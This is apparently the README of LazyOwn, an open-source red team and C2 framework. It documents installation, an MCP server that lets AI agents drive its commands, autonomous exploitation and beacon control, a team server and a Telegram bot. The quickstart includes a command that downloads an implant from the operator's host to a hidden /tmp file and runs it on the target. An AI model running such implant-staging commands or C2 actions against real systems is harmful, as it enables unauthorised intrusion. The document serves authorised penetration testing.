grisuno/lazyown
Red team framework and multi-operator C2 platform with AI agents, malleable implants, rootkits, phishing engine, and 741 CLI commands covering the full attack kill chain.
741 CLI commands. Multi-operator C2. 153 MCP tools for AI agents. The only OSS C2 with Linux BOF support + built-in YARA/Nuclei marketplaces.
| Try in 60 seconds (no install) | Golden path (every engagement) | One-command auto-pwn |
|---|---|---|
docker run -it ghcr.io/grisuno/lazyown:latest | ping > lazynmap > auto_populate > facts_show > recommend_next | engage 10.10.11.5 |
| First 7 commands | Recon loop |
|---|---|
 |  |
| C2 from CLI | Issue commands to beacons |
|---|---|
 |  |
Full walkthrough: QUICKSTART.md (5 min) · 80/20 guide: ESSENTIALS.md · HTB end-to-end: docs/examples/htb-lame-walkthrough.md · Honest comparison: COMPARISON.md
| Capability | LazyOwn | Sliver | Havoc | Mythic | Caldera | Metasploit |
|---|---|---|---|---|---|---|
| Linux BOF support | yes | no | no | no | no | no |
| YARA + Nuclei marketplace built-in | yes | no | no | no | no | no |
| MCP server for AI agents (153 tools) | yes | no | no | no | no | no |
| LLM operator + multi-agent hive | yes | no | no | no | no | no |
| Multi-operator C2 + phishing engine | yes | partial | partial | partial | partial | partial |
Full table: COMPARISON.md. Found an error? Open an issue, we fix it.
 ██▓    ▄▄▄      ▒███████▒▓██   ██▓ ▒█████   █     █░███▄    █
▓██▒   ▒████▄    ▒ ▒ ▒ ▄▀░ ▒██  ██▒▒██▒  ██▒▓█░ █ ░█░██ ▀█   █
▒██░   ▒██  ▀█▄  ░ ▒ ▄▀▒░   ▒██ ██░▒██░  ██▒▒█░ █ ░█▓██  ▀█ ██▒
▒██░   ░██▄▄▄▄██   ▄▀▒   ░  ░ ▐██▓░▒██   ██░░█░ █ ░█▓██▒  ▐▌██▒
░██████▒▓█   ▓██▒▒███████▒  ░ ██▒▓░░ ████▓▒░░░██▒██▓▒██░   ▓██░
░ ▒░▓  ░▒▒   ▓▒█░░▒▒ ▓░▒░▒   ██▒▒▒ ░ ▒░▒░▒░ ░ ▓░▒ ▒ ░ ▒░   ▒ ▒
░ ░ ▒  ░ ▒   ▒▒ ░░░▒ ▒ ░ ▒ ▓██ ░▒░   ░ ▒ ▒░   ▒ ░ ░ ░ ░░   ░ ▒░
  ░ ░    ░   ▒   ░ ░ ░ ░ ░ ▒ ▒ ░░  ░ ░ ░ ▒    ░   ░    ░   ░ ░
    ░  ░     ░  ░  ░ ░     ░ ░         ░ ░      ░            ░
                 ░         ░ ░

LazyOwn comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under the terms of the GNU General Public License v3. See the LICENSE file for details about using this software.
LazyOwn is a professional red team framework and Command & Control (C2) platform built for penetration testers, red teams, and security researchers. It delivers 741 CLI commands, 126 aliases, 153 MCP tools for AI agents, a multi-operator web C2 dashboard, and 137 YAML/Lua plugin integrations covering the full kill chain across Linux, Windows, macOS, and BSD.
New in v0.2.161: integrated marketplace with YARA rules + Nuclei templates, auto_pwn autonomous exploitation, hunt command for threat-informed recon, post-command tips engine, automatic session data encryption, gamified ELO/badges, and 7 new APT playbooks.
New here? This is the whole on-ramp. Full walkthrough: QUICKSTART.md.
git clone https://github.com/grisuno/LazyOwn.git && cd LazyOwn
bash install.sh        # virtualenv + pinned dependencies + C2 certificates
./run                  # launches the shell; first run offers the setup wizard
The default install is light; add --with-ml for the heavy torch/CUDA stack, --with-ollama for the local LLM runtime, --with-tools for the common external binaries. Dependencies are pinned in requirements.txt (cross-platform core) and requirements-ml.txt (optional ML); pyproject.toml is the single source of truth.
For isolated, reproducible engagements, see lazyown-docker/README.md.
cd lazyown-docker
./mkdocker.sh build
./mkdocker.sh run --vpn 1
Then, inside the (LazyOwn) > shell:
doctor          # preflight: verifies Python, venv, packages, certs, SecLists, tools
wizard          # guided config (auto-detects lhost, walks 8 steps incl. LLM provider)
ping            # confirm the target is up and detect its OS
lazynmap        # full port + service scan
If doctor reports a blocking failure (red), fix it before going further — it
tells you the exact pip install / apt install command for whatever is
missing. Warnings (yellow) are optional features you can ignore for now.
LazyOwn is built around a modular, command-driven architecture that provides flexibility and extensibility for security testing workflows.

LazyOwn integrates a command-line interface (CLI) built on cmd2 and a web-based GUI built on Flask. Parameters are scoped to payload.json, enabling consistent configuration across tools. The framework supports adversary simulation, task scheduling via the cron command, and persistent automated threat simulation workflows.


Connect Claude Code to the LazyOwn framework via the Model Context Protocol (MCP). The MCP server exposes 153 tools covering the full engagement lifecycle.
| File | Purpose |
|---|---|
skills/lazyown_mcp.py | MCP server — exposes 153 LazyOwn tools to Claude |
skills/lazyown.md | Claude Code skill / slash-command documentation |
skills/autonomous_daemon.py | Autonomous execution daemon (objective-driven, no Claude required between steps) |
skills/hive_mind.py | Multi-agent queen + drone system with ChromaDB memory |
skills/lazyown_policy.py | Reward-based policy engine for the auto_loop |
skills/lazyown_facts.py | Structured fact extraction from nmap XML and tool output |
skills/lazyown_parquet_db.py | Parquet knowledge base: session history, GTFOBins, LOLBas, ATT&CK |
Full guide:
QUICKSTART.md
# 1. Clone and install (light by default; add --with-ml for the 2 GB torch/CUDA stack, --with-ollama for the local LLM)
git clone https://github.com/grisuno/LazyOwn.git && cd LazyOwn && bash install.sh

# 2. Launch, verify the install, then run the wizard
./run
(LazyOwn) > doctor   # preflight: Python, venv, packages, certs, SecLists, tools
(LazyOwn) > wizard   # auto-detects lhost, walks 8 config steps incl. LLM provider

# Heavy optional dependencies (pycryptodome, python-libnmap, impacket, ...) are
# imported lazily: a missing package degrades only its feature instead of
# crashing the shell, and the dependent command raises a clear "pip install ..."
# error when used. To audit them without launching the shell (works even if rich
# or cmd2 are broken):  python3 -m core.dependencies

# 3. Define your authorized scope, then recon
(LazyOwn) > scope add 10.10.11.0/24 && scope mode enforce
(LazyOwn) > ping && lazynmap && auto_populate && facts_show

# 4. Start C2 (separate terminal)
bash fast_run_as_r00t.sh --no-attach --vpn 1

# 5. Get a shell — Linux BOF-capable beacon
(LazyOwn) > blacksandbeacon
# Then on target: curl -sk "http://<lhost>:<lport>/blacksandbeacon" -o /tmp/.svc && chmod +x /tmp/.svc && /tmp/.svc &

# 6. Invite teammates (multi-operator)
(LazyOwn) > collab_join alice
# Prints: https://<lhost>:<c2_port>/collab/?operator=alice
LazyOwn's collab layer provides real-time team server functionality via
Server-Sent Events (SSE). It activates automatically when lazyc2.py starts.
Browser dashboard — open in any browser on the team:
https://<lhost>:<c2_port>/collab/?operator=<your_handle>
Terminal SSE stream:
curl --insecure -N "https://<lhost>:<c2_port>/collab/stream?operator=alice" | jq .
Publish a finding to all operators:
curl --insecure -sk -X POST https://<lhost>:<c2_port>/collab/publish \
  -H "Content-Type: application/json" \
  -d '{"type":"finding","operator":"alice","payload":{"target":"10.10.11.5","detail":"root via CVE-2024-xxxx"}}'
Lock a target (prevents two operators running the same tool):
curl --insecure -sk -X POST https://<lhost>:<c2_port>/collab/lock \
  -H "Content-Type: application/json" \
  -d '{"target":"10.10.11.5","operator":"alice","ttl_secs":300}'
| Endpoint | Method | Description |
|---|---|---|
/collab/ | GET | Multi-operator browser dashboard |
/collab/stream?operator=<name> | GET (SSE) | Real-time event stream |
/collab/operators | GET | Active operator list |
/collab/publish | POST | Broadcast a structured event |
/collab/lock | POST | Acquire advisory target lock |
/collab/unlock | POST | Release target lock |
/collab/locks | GET | All active locks |
/collab/history?n=100 | GET | Last N events |
From the CLI: collab_join <handle> prints all URLs for a given operator.
LazyOwn exposes its full framework via the Model Context Protocol (MCP). The same server works with Claude Code, Claude Desktop, Hermes Agent, and OpenCode — pick the integration that matches your environment.
bash scripts/setup_hermes_mcp.sh
Or copy .mcp.example.json to .mcp.json and set LAZYOWN_DIR to the
absolute path of this checkout:
{
  "mcpServers": {
    "lazyown": {
      "command": "python3",
      "args": ["${LAZYOWN_DIR}/skills/lazyown_mcp.py"],
      "env": {
        "LAZYOWN_DIR": "${LAZYOWN_DIR}"
      }
    }
  }
}
Install the slash command (optional):
cp skills/lazyown.md ~/.claude/commands/lazyown.md
After restarting Claude Code, all lazyown_* tools are available.
LazyOwn is Hermes-native. The skills/hermes-lazyown/ integration layer provides a compact, namespaced tool surface optimized for Hermes context windows with checkpoint resume, dynamic rule generation, and native delegation planning.
Register in ~/.hermes/config.yaml:
mcp_servers:
  hermes-lazyown:
    command: python3
    args: ["${LAZYOWN_DIR}/skills/hermes-lazyown/mcp_server.py"]
    env:
      LAZYOWN_DIR: "${LAZYOWN_DIR}"
Then reload MCP tools in Hermes with /reload-mcp.
See skills/hermes-lazyown/README.md for the full Hermes integration guide.
LazyOwn is OpenCode-friendly via the LazyOwnOpenCodeAdapter:
git clone https://github.com/grisuno/LazyOwnOpenCodeAdapter.git
cd LazyOwnOpenCodeAdapter && npm install
npm run build
The adapter bridges LazyOwn's MCP server into the OpenCode CLI, exposing the same lazyown_* tool surface with OpenCode-native prompts and workflows.
| Variable | Default | Description |
|---|---|---|
LAZYOWN_DIR | parent of skills/ | LazyOwn root directory |
LAZYOWN_C2_HOST | payload.json lhost | C2 server address |
LAZYOWN_C2_PORT | payload.json c2_port | C2 server port |
LAZYOWN_C2_USER | payload.json c2_user | C2 username |
LAZYOWN_C2_PASS | payload.json c2_pass | C2 password |
| Group | Tools | Description |
|---|---|---|
| Core Execution | 7 | run_command (now with dry_run + confirm), get/set_config, list_modules, discover_commands, command_help, palette |
| Audit & Context | 6 | target_context, tasks_cleanup, evidence_grep, session_diff, run_command_async, job_status |
| Target Management | 3 | add_target, list_targets, set_active_target |
| C2 / Implant Control | 10 | c2_command, c2_status, get_beacons, run_api, c2_profile, c2_vuln_analysis, c2_redop, c2_search_agent, c2_script, c2_adversary |
| Session Awareness | 4 | session_status, session_state, list_sessions, read_session_file |
| Autonomous Loop | 3 | auto_loop, policy_status, recommend_next |
| ACI — Autonomous Campaign Intelligence | 3 | aci_plan, aci_status, aci_replan |
| Reactive Intelligence | 2 | reactive_suggest, bridge_suggest |
| Objectives & Planning | 4 | inject_objective, next_objective, soul, read_prompt |
| Knowledge Bases | 9 | parquet_query/annotate, facts_show, cve_search, searchsploit, rag_index/query, threat_model |
| Memory & Learning | 3 | memory_recall/store, eval_quality |
| Campaign & Reporting | 7 | campaign, campaign_tasks, generate_report, misp_export, collab_publish, timeline |
| Playbooks | 2 | playbook_generate, playbook_run |
| Addons, Tools & Plugins | 3 | list_addons/plugins, create_addon/tool |
| Scheduling | 2 | cron_schedule, daemon |
| AI Agents | 5 | run_agent, agent_status/result, list_agents, llm_ask |
| Event Engine | 4 | poll_events, ack_event, add_rule, heartbeat_status |
| SWAN MoE+RL | 4 | swan_run, swan_ensemble, swan_status, swan_route |
Full documentation: skills/README.md and skills/lazyown.md.
Added in skills/lazyown_mcp_helpers.py to make autonomous audits more
efficient and less error-prone. Logic lives in a pure-function module so it
is unit-testable in isolation (tests/test_mcp_improvements.py).
| Tool / Param | What it does | Why it matters |
|---|---|---|
lazyown_session_init(format='json', include_recommend=true) | Returns the SITREP as a structured dict instead of a banner; optionally embeds the top-3 ranked recommended actions. | Saves ~5KB of decorated text per call; agents can filter before consuming. |
lazyown_campaign_sitrep(format='json') | Same JSON option for the master shift report. | Consistent format across both situation tools. |
lazyown_target_context(host, port=N) | Aggregates open ports, world-model credentials (with provenance + confidence), vulnerabilities, pwntomate evidence freshness, and nmap freshness for one (host, port) tuple. | Replaces 4-5 separate lookups when deciding the next action on a target. |
lazyown_tasks_cleanup(dry_run=true, min_confidence=0.5) | Audits sessions/tasks.json and flags entries where the embedded credential is actually a timestamp / URL / IP / duplicate. Pass dry_run=false to rewrite the file (a .bak is written first). | The watcher commonly turns log timestamps into "credentials"; on a real campaign this drops 100+ noise tasks. |
| `lazyown_evidence_grep(pattern, scope='all | loot | nmap |
lazyown_run_command(command, dry_run=true) | Pre-flight: returns base command, binary path, OS-required vs OS-current, would-duplicate artefacts, missing payload keys — without executing. | Stops repeat-runs of 30-min scans by mistake; flags Windows-only tools against a Linux target before launch. |
lazyown_run_command_async(command, timeout) + lazyown_job_status(job_id) | Background-job pattern for long commands (lazynmap, pwntomate, auto_loop). Returns a job_id immediately. | Frees the agent from blocking on commands documented as ≥30 min. |
lazyown_session_diff(take=true) | Reports added / modified / removed files in sessions/ plus new credentials / task IDs since the last snapshot. | Makes shift handoffs explicit; works well as the first call of every new session. |
Confirmation gate (confirm=true) | lazyown_c2_command, lazyown_c2_redop, lazyown_c2_adversary, and any whose body matches / / / now require an explicit argument. |
A SOLID extension layer in cli/cli_enhancements.py plugs into the cmd2 shell
via the existing CommandSet auto-discovery (cli/commands/audit.py). No
edits to the 27k-line lazyown.py core were required beyond two small hooks
(lazy alias loading, completedefault fallback).
| Command / hook | What it does | Backed by |
|---|---|---|
fz [query] | Fuzzy command finder over every do_*, alias, plugin and addon. Scores exact > prefix > substring > sequence-similarity. | FuzzyCommandIndex |
form <command> | Walks the operator through an interactive parameter form for commands with many flags (currently phishing, venom, evil). Validates required fields and options enums; falls back to defaults under non-interactive IO. | InteractiveForm, FormSpec |
status_tail [target] | Parses the latest sessions/scan_<target>.partial/.nmap and prints open ports, percent complete and last line so the operator can monitor a long scan without leaving the shell. | LiveStatusTail |
grep_log <pattern> [--cmd <name>] | Regex search across the recent transcript of executed commands and their outputs. Persists across restarts (sessions/_cli_transcript.jsonl). | TranscriptStore |
reload_addons | Polls lazyaddons/ and plugins/ and re-registers anything that changed since the last sweep, without restarting the shell. | AddonHotReloader |
audit_complete_keys <command> [partial] | Surfaces what the payload-aware completer would suggest for a given command. Useful to verify completion behaviour. | PayloadAwareCompleter |
completedefault (Tab) | Cmd2 hook now falls through to a payload-aware completer that suggests payload keys for set/assign, IP values for target, wordlist keys for gobuster/ffuf, addon names for run, plugin names for plugin, and captured credentials for evil/cme/secretsdump. |
The primitives are framework-agnostic and depend on small typing.Protocol
interfaces (PayloadProvider, CommandLister, TerminalIO) so they can be
unit-tested in isolation. See tests/test_cli_enhancements.py (36 tests).
The cmd2 shell installs a curses-driven fuzzy picker on top of GNU readline
(cli/fuzzy_picker.py). On a single Tab press, when two or more
completions are available, the picker opens a bordered dropdown anchored at
the bottom of the terminal showing every match alongside its description.
The scorer favours exact, prefix and subsequence matches over substring and
similarity (the same ranking the standalone fz command uses), and the
matched characters of the query are highlighted in each row so the operator
can see why a candidate is in the list.
Navigation: ↑ / ↓ to move, Page Up / Page Down to jump, Home /
End to seek, Backspace to edit the query in place, Tab or
Enter to insert the highlighted command into the prompt, Esc or
Ctrl-C to cancel. When only one candidate matches, readline's normal
auto-insert behaviour is preserved so the picker never gets in the way of a
fast operator. Geometry, colors and glyphs are driven by PickerConfig,
and an optional fuzzy_picker block in payload.json can override any of
its fields (e.g. "max_visible_rows": 8) without touching code.
config_bannerThe cmd2 shell renders a three-line Neon Box prompt assembled from a
canonical set of segments (user_host, iface, lhost, rhost,
domain, public_ip, cwd, git, venv, time, kernel, version,
battery_load). The renderer is implemented in cli/banner_config.py as
a small SOLID stack: one SegmentRenderer per piece of information, a
SegmentRegistry, a BannerSettings value object, and a BannerRenderer
that emits ANSI-colored output. Public IP, kernel release and the LazyOwn
version are TTL-cached so the prompt stays sub-millisecond after the first
render.
The config_banner shell command opens a Powerlevel10k-style curses
wizard with three tabs — Segments, Colors, Glyphs — and a
live preview of the resulting prompt anchored at the bottom of the panel.
Tab / Shift+Tab cycle tabs; ↑ / ↓ move within the active tab;
Enter saves to payload.json under the banner block; Escape
cancels. Per-tab bindings:
| Tab | Action keys |
|---|---|
| Segments | Space toggles a segment on/off; a enables every segment; n disables every segment; d restores factory defaults. |
| Colors | Space / → cycles to the next named color (bright_green, bright_cyan, bright_magenta, …); ← cycles back; d restores that segment's default color. |
| Glyphs | Space / → cycles to the next character for the focused slot (top_left, vertical, bullet_primary, arrow, prompt_char_user, …); ← cycles back; d restores that slot's default glyph. |
The shell prompt refreshes immediately after save — no restart needed.
Operators with no TTY (CI, scripts) can still drive the system with
config_banner show and config_banner reset, or hand-edit the payload:
"banner": {
  "enabled": ["user_host", "iface", "rhost", "domain", "cwd", "git", "venv", "time"],
  "colors":  {"user_host": "bright_green", "rhost": "bright_red", "domain": "bright_yellow"},
  "glyphs":  {"top_left": "┌", "bottom_left": "└", "horizontal": "─", "vertical": "│",
              "bullet_primary": "❯", "arrow": "→"}
}
Color names are validated against ColorRegistry and glyph characters
against GlyphRegistry; anything unknown silently falls back to the
factory default so a malformed payload never breaks the prompt.
cli/graph_advisor.py loads the knowledge graph produced by
/graphify over the LazyOwn source tree
(graphify-out/graph_lazyown.json — ~1500 nodes, ~2900 edges, 14
communities) and exposes it to both the cmd2 shell and the MCP server. The
advisor is a single-file SOLID stack — GraphLoader (mtime-cached file
IO), GraphIndex (in-memory adjacency / degree / community indexes),
GraphScorer (pure ranking primitive), GraphAdvisor (orchestrator) —
with every constant kept on the GraphAdvisorConfig dataclass.
Operator commands (cmd2 shell)
| Command | Purpose |
|---|---|
graph_search <query> [limit] | Fuzzy search nodes by label, id or source file. |
neighbors <node> [depth] [limit] | Walk the graph outward from a node with edge relation / confidence. |
god_nodes [N] | Show the most-connected nodes — the framework's core abstractions. |
suggest_next [seeds…] [N] | Recommend the next commands by walking outward from recent activity. With no seeds it reads sessions/LazyOwn_session_report.csv and seeds from there. |
The shell's default() hook now feeds unknown do_* commands through the
same advisor + the existing FuzzyCommandIndex so an operator who types
ddo_lazynmap instantly sees "Did you mean: do_lazynmap, do_lazynmap_quick, …?"
before the toast.
MCP tools (Claude Code, Claude web, any MCP agent)
| Tool | Purpose |
|---|---|
lazyown_graph_summary | Node / edge / community counts and the resolved graph path. |
lazyown_graph_search | Fuzzy node search with a budget_tokens cap so the JSON response never blows the agent's context window. |
lazyown_graph_neighbors | Layered adjacency walk with edge relation and confidence — the canonical "what does X depend on?" query. |
lazyown_graph_suggest_next | Next-step recommendation; takes an explicit recent list or reads the session transcript. |
Every MCP graph tool trims list fields in place to fit budget_tokens
(default 1500). When the graph is missing, every tool returns
{"available": false, "reason": "..."} instead of crashing — the operator
is told to run /graphify . once and everything starts working.
The advisor caches by (path, mtime) so a fresh /graphify rebuild is
picked up automatically on the next CLI command or MCP call without
restarting the shell or the MCP server. See
tests/test_graph_advisor.py for the 20 unit tests covering loader,
index, scorer and the full advisor API.
cli/reactive_hints.py hooks into the cmd2 post-command pipeline via
register_postcmd_hook and prints a single dim line below every command
output, before the next prompt appears:
↳ do_gobuster · do_enum4linux · do_ffuf
The suggestion comes from the graphify knowledge graph (same GraphAdvisor
used by suggest_next), so it is structurally grounded — not a generic list.
The hook is fully non-blocking: it returns before cmd2 renders the prompt, so
the operator can start typing the next command immediately.
Control
| Action | How |
|---|---|
| Disable hints for the session | set enable_inline_hints false |
| Re-enable | set enable_inline_hints true |
| Persist permanently | set enable_inline_hints false then save |
Commands on the skip list (help, ?, exit, set, show, palette,
dashboard, suggest_next, graph_search, neighbors, god_nodes) never
produce a hint line — they are meta-commands where a suggestion adds noise.
When the graphify graph is absent the hook returns silently. Run
/graphify . once to build the graph and hints start appearing on the very
next command.
dashboardcli/dashboard_tui.py is a full-screen Textual
dashboard launched from the shell with:
dashboard
It blocks the shell while open (like htop or lazygit). Press Q or
Ctrl-C to close and return to the cmd2 prompt.
Layout
┌─ LazyOwn RedTeam Dashboard ─────────────────────────────────────────────────┐
│ TARGET 10.10.11.5  ATTACKER 10.10.14.5  DOMAIN target.htb  PHASE RECON  OS  │
├─────────────────────┬─────────────────────────────────┬─────────────────────┤
│  Kill Chain         │  Recent Commands                │  Ops                │
│  ✔ Recon            │  ● lazynmap        2026-05-11   │  Objective:         │
│  ▶ Enum             │  ● ping            2026-05-11   │  Initial Access     │
│  ○ Exploit          │  ● gobuster        2026-05-11   │                     │
│  ○ PrivEsc          │                                 │  Credentials: 0     │
│  ○ Lateral          │                                 │  Hashes: 0          │
│  ○ Exfil            │  Config                         │  Beacons: 0         │
│  ○ Report           │  Target: 10.10.11.5             │                     │
│                     │  C2 Port: 4444                  │                     │
├─────────────────────┴─────────────────────────────────┴─────────────────────┤
│  ↳ next: do_gobuster · do_enum4linux · do_ffuf · do_nikto                   │
└──────────────────────────────────── [Q] Quit  [R] Refresh  [?] Help ────────┘
Data sources (auto-refreshed every 5 seconds)
| Panel | Source |
|---|---|
| Target / phase / OS | payload.json, sessions/world_model.json |
| Kill chain progress | sessions/world_model.json → completed_phases |
| Recent commands | sessions/LazyOwn_session_report.csv |
| Objective | sessions/world_model.json, sessions/tasks.json |
| Credentials / hashes | sessions/credentials*.txt, sessions/hash*.txt |
| Beacons | sessions/beacons.json |
| Graph hints | graphify-out/graph_lazyown.json |
Requires pip install textual (added to install.sh).
The lazyown_palette MCP tool (also reachable as the palette CLI command
and the /palette web view, with a global Ctrl+K / Cmd+K overlay on
every C2 page) lets agents and operators browse the 422+ do_* commands
without scrolling. Modes:
| Mode | Example | Description |
|---|---|---|
| Overview | palette | Phase-by-phase command counts. |
| Phase | palette recon | Every command in a kill-chain phase, with a one-line summary. |
| Phase + filter | palette enum nmap | Phase listing narrowed by a free-text query. |
| Search | palette --search ldap | Fuzzy search across name and summary. |
| Detail | palette --info do_lazynmap | Full entry plus graphify-derived calls and related neighbours (which other commands share helper functions with this one). |
| Next phase | palette --next recon | Recommended commands in the phase that follows in the kill-chain ordering. |
The detail view's calls / related lists come from
graphify-out/graph_lazyown.json (re-generated by the graphify skill);
when that file is absent the palette degrades silently to phase data only.
The telegram_hermes.py bot bridges Telegram to the full LazyOwn framework via the MCP layer and Hermes gateway. It supports direct shell command execution, autonomous agent delegation, cron scheduling, C2 beacon interaction, and cross-platform messaging.
| File | Purpose |
|---|---|
telegram_hermes.py | Telegram bot — bridges Telegram to LazyOwn MCP and Hermes gateway |
run_telegram_hermes.sh | Launcher script using a dedicated venv |
venv_telegram/ | Python virtual environment with python-telegram-bot dependencies |
# 1. Create the dedicated virtual environment
cd LazyOwn
python3 -m venv venv_telegram
source venv_telegram/bin/activate
pip install python-telegram-bot nest_asyncio requests

# 2. Configure your bot token in payload.json
python3 -c "import json; p=json.load(open('payload.json')); p['telegram_token']='YOUR_BOTFATHER_TOKEN'; json.dump(p,open('payload.json','w'),indent=2)"

# 3. Launch the bot
./run_telegram_hermes.sh
| Command | Description |
|---|---|
/start <secret> | Authenticate with the C2 secret from payload.json |
/cmd <command> | Execute any LazyOwn shell command |
/sitrep | Full campaign situation report |
/config [key] [val] | View or set payload.json values |
/addcli <client_id> | Set active C2 client |
/clients | List online C2 implants |
/c2 <command> | Send command to C2 beacon |
/agent <goal> | Run autonomous Groq/Ollama agent |
/delegate <goal> | Delegate task to Hermes subagent |
/cron <schedule> <cmd> | Schedule recurring LazyOwn commands |
/status | Show daemon and autonomous status |
/stop | Stop any running autonomous daemon |
/download <file> | Download files from sessions/ |
| Upload document | Upload files to C2 beacon |
Any plain text message not prefixed with / is treated as a direct LazyOwn command. Rate limiting (5 commands/minute) and session timeouts (30 minutes) are enforced.
The bot uses the same PTY-based command execution as the MCP server (skills/lazyown_mcp.py), so every LazyOwn command, alias, and addon works without direct Python imports. Autonomous tasks (/agent, /delegate) spawn Groq or Ollama agents through the LazyOwn shell, and C2 commands (/c2, /clients) use the authenticated /api/command and /get_connected_clients endpoints.
